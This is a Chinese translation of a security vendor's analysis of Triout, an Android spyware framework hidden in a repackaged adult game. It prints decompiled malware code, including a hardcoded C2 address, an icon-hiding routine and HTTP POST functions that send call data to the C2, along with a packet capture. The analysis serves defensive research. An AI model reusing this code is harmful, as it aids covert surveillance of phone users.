Triout：加入监视功能的Android恶意软件框架

angel010 / 2018-08-23 16:12:32 / 浏览数 1721 技术文章 技术文章 顶(0) 踩(0)

本文翻译自：https://labs.bitdefender.com/wp-content/uploads/downloads/triout-the-malware-framework-for-android-that-packs-potent-spyware-capabilitie

---

Bitdefender的研究人员发现一款安卓恶意软件，将多个监视功能融入到一个框架内，还让人误以为是非恶意的应用程序。该恶意软件捆绑了一个重打包的应用，间谍软件的

有趣的是该监视恶意软件最早是俄罗斯报告的，但主要的报告来源于以色列。

概览

该恶意软件2018年5月15日被用户上传到VirusTotal。该应用看起来是对"com.xapps.SexGameForAdults" (MD5: 51df2597faa3fce38a4c5ae024f97b1c)和恶意的208822308.apk文件的重打包版本。原始APP 2016年在Google Play上就有了，但目前已被移除。因此不清楚恶意样本是如何传播的，可能是第三方或攻击者控制的域名保存了该样本。

Bitdefender的机器学习算法检测到该样本后，之后的调查分析发现该间谍软件拥有下面的能力：


- 记录每个通话的内容，保存为media文件，然后发送含有呼叫者id的数据到C2服务器；
- 记录收到的SMS消息（内容和发送者），并发送给C2；
- 隐藏自己；
- 发送所有通过记录（`“content://call_log/calls”, info: callname, callnum, calldate, calltype, callduration`）到C2；
- 用户拍照后，发送照片到C2；
- 发送GPS坐标到C2；


该样本没有使用任何的混淆结束，也就是说解包`.apk`文件后，就可以访问全部的源代码。这也说明该框架可能仍在开发中，开发者可能正在测试特征以及与设备的兼容性。

应用发送收集数据的C2服务器是自2018年5月开始运行的。


不同点

恶意软件应用几乎与原始APP是系统的，不管是代码还是功能。下面是从APP图标从界面的对比：







Clean




Malware



Clean




Malware



85

Please wait...


Clean




85

Please wait...


Malware



Clean




Malware



```
android
    android.UnusedStub
com
    chukong.cocosplay.client
    enhance.gameservice
    google
    startapp.android.publish
    xepps.SexGameForAdults
org.cocos2dx
    cpp
    lib
```

Clean




```
android
    android.UnusedStub
    support.v4
com
    chukong.cocosplay.client
    enhance.gameservice
    google
    startapp.android.publish
    xapps.SexGameForAdults
org.cocos2dx
    cpp
    lib
psp.jsp.datamd
    psp.jsp.datamd.AUTV
    psp.jsp.datamd.CLG
    psp.jsp.datamd.CLGSMS
    psp.jsp.datamd.CMSRV
    psp.jsp.datamd.COMPSM
    psp.jsp.datamd.GPSERV
    psp.jsp.datamd.GVB
    psp.jsp.datamd.HICHI
    psp.jsp.datamd.INCCALL
    psp.jsp.datamd.INSM
    psp.jsp.datamd.MNACT
    psp.jsp.datamd.NTBR
    psp.jsp.datamd.OUCLRC
    psp.jsp.datamd.PCLG
    psp.jsp.datamd.PRSTSRV
    psp.jsp.datamd.SMCHG
    psp.jsp.datamd.SMSLGSMS
    psp.jsp.datamd.SMSRV
    psp.jsp.datamd.SNDSMRC
    psp.jsp.datamd.VBCL
    psp.jsp.datamd.a
    psp.jsp.datamd.aa
    psp.jsp.datamd.ab
    psp.jsp.datamd.ac
    psp.jsp.datamd.ad
    psp.jsp.datamd.ae
    psp.jsp.datamd.af
    psp.jsp.datamd.ag
    psp.jsp.datamd.ah
    psp.jsp.datamd.ai
    psp.jsp.datamd.aj
    psp.jsp.datamd.ak
    psp.jsp.datamd.al
    psp.jsp.datamd.am
```

Malware


间谍软件功能

APP用硬编码的IP地址与C2进行通信。




```
package psp.jsp.datamd;

class v {
    public static String a = "0";
    public static boolean b = false;
    public static String c = "";
    private static final v e = new v("188.[redacted]");
    private String d;

    v(String str) {
        this.d = str;
    }

    public static v c() {
        return e;
    }

    public String a() {
        return a;
    }

    public void a(String str) {
        a = str;
    }

    public String b() {
        return this.d;
    }
}
```

恶意软件还可以隐藏自己，但是该功能没有使用，也没有在任何地方引用。




```
package psp.jsp.datamd;

import android.app.Activity;
import android.content.ComponentName;
import android.os.Bundle;

public class COMPSM extends Activity {
    protected void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        requestWindowFeature(1);
        getWindow().setFlags(1024, 1024);
        getPackageManager().setComponentEnabledSetting(new ComponentName(this, COMPSM.class), 2, 1);
        if ((getApplicationInfo().flags & 129) == 0) {
        }
    }
}
```

对拨出和接入的电话，pid和callid都会发送给C2。




```
public String a(String str, String str2) {
    HttpClient defaultHttpClient = new DefaultHttpClient();
    HttpUriRequest httpPost = new HttpPost("http://" + this.b + "/outcall3.php");
    try {
        List arrayList = new ArrayList(3);
        arrayList.add(new BasicNameValuePair("pid", str));
        arrayList.add(new BasicNameValuePair("callid", str2));
        httpPost.setEntity(new UrlEncodedFormEntity(arrayList));
        defaultHttpClient.execute(httpPost);
        return "ok";
    } catch (ClientProtocolException e) {
        return "error";
    } catch (IOException e2) {
        return "error";
    }
}
```




```
public String a(String str, String str2) {
    HttpClient defaultHttpClient = new DefaultHttpClient();
    HttpUriRequest httpPost = new HttpPost("http://" + this.l + "/incall3.php");
    try {
        List arrayList = new ArrayList(3);
        arrayList.add(new BasicNameValuePair("pid", str));
        arrayList.add(new BasicNameValuePair("callid", str2));
        httpPost.setEntity(new UrlEncodedFormEntity(arrayList));
        defaultHttpClient.execute(httpPost);
        return "ok";
    } catch (ClientProtocolException e) {
        return "error";
    } catch (IOException e2) {
        return "error";
    }
}
```


TCPDUMP抓包：



```
POST /outcall3.php HTTP/1.1
Content-Length: 22
Content-Type: application/x-www-form-urlencoded
Host: 188.[redacted]
Connection: Keep-Alive
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)

pid=0&callid=123456789HTTP/1.1 200 OK
Date: Mon, 30 Jul 2018 16:55:38 GMT
Server: Apache/2.4.4 (Win64) PHP/5.4.12
X-Powered-By: PHP/5.4.12
Content-Length: 2
Connection: close
Content-Type: text/html

ok
```



